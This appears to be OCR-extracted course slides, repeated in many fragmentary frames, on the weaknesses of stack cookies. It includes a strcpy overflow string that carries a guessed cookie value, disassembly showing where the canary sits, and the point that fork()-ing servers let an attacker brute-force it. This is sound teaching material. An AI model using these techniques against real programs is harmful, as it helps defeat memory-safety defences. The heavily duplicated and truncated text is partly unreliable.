
- What if buffer[24] = 0xaa?



Stack Cookie: Weaknesses

- Fail if attacker can guess the cookie value
  - strcpy(buf, “AAAABBBBCCCC\x44\x33\x22\x11EEEE…”)
  - (stack-cookie-1)

- -> Use a random value for a cookie!
  - Is rand() safe?
- See https://www.includehelp.com/c-programs/guess-a-random-number.aspx




Stack Cookie: Weaknesses

- Fail if attacker can guess the cookie value
  - strcpy(buf, “AAAABBBBCCCC\x44\x33\x22\x11EEEE…”)
  - (stack-cookie-1)

- -> Use a random value for a cookie!
  - Is rand() safe?


- See https://www.includehelp.com/c-programs/guess-a-random-number.aspx



Stack Cookie: Weaknesses


- Fail if attacker can guess the cookie value
  - strcpy(buf, “AAAABBBBCCCC\x44\x33\x22\x11EEEE…”)
  - (stack-cookie-1)

- -> Use a random value for a cookie!
  - Is rand() safe?
- See https://www.includehelp.com/c-programs/guess-a-random-number.aspx



Stack Cookie: Weaknesses

- Fail if attacker can guess the cookie value
  - strcpy(buf, "AAAABBBBCCCC\x44\x33\x22\x11EEEE…")
  - (stack-cookie-1)
- -> Use a random value for a cookie!
  - Is rand() safe?
- See https://www.includehelp.com/c-programs/guess-a-random-number.aspx




Stack Cookie: Weaknesses

- Fail if attacker can guess the cookie value
  - strcpy(buf, "AAAABBBBCCCC\x44\x33\x22\x11EEEE…")
  - (stack-cookie-1)

- -> Use a random value for a cookie!
  - Is rand() safe?

- See https://www.includehelp.com/c-programs/guess-a-random-number.aspx




Stack Cookie: Weaknesses


- Fail if attacker can guess the cookie value
  - strcpy(buf, “AAAABBBBCCCC\x44\x33\x22\x11EEEE…”)
  - (stack-cookie-1)

- -> Use a random value for a cookie!
  - Is rand() safe?

- See https://www.includehelp.com/c-programs/guess-a-random-number.aspx




Stack Cookie: Weaknesses



Stack Cookie: Weaknesses

- Security in 32-bit Random Cookie
  - One chance over 2^{32} (4.2 billion) trial
  - Seems super secure!
- Fail if attacker can read the cookie value…
  - Maybe you can't read %gs:0x14
  - But, what about -0xc(%ebp)?




Stack Cookie: Weaknesses


- Security in 32-bit Random Cookie
  - One chance over 2^{32} (4.2 billion) trial
  - Seems super secure!
- Fail if attacker can read the cookie value…

```
0x080484c1 <+6>:     mov    %gs:0x14,%eax
0x080484c7 <+12>:    mov    %eax,-0xc(%ebp)
0x080484ca <+15>:    xor    %eax,%eax
```

  - Maybe you can’t read %gs:0x14
  - But, what about -0xc(%ebp)?




Stack Cookie: Weaknesses



Stack Cookie: Weaknesses


- Security in 32-bit Random Cookie
  - One chance over 2^{32} (4.2 billion) trial
  - Seems super secure!

- Attacker can break this in 1024 trial
  - If application uses `fork()`




Stack Cookie: Weaknesses

- Random becomes non-random if fork()-ed..




Stack Cookie: Weaknesses

- Servers…




Stack Cookie: Weaknesses

- Servers…




`fork()!`

Stack Cookie: Weaknesses




- Servers…




`fork()!`

Stack Cookie: Weaknesses

- Servers…




`fork()!`




Stack Cookie: Weaknesses

- Servers…




`fork()!`




Stack Cookie: Weaknesses

- Servers…




fork()!




Stack Cookie: Weaknesses

- Servers…




`fork()!`




Stack Cookie: Weaknesses

- Servers…

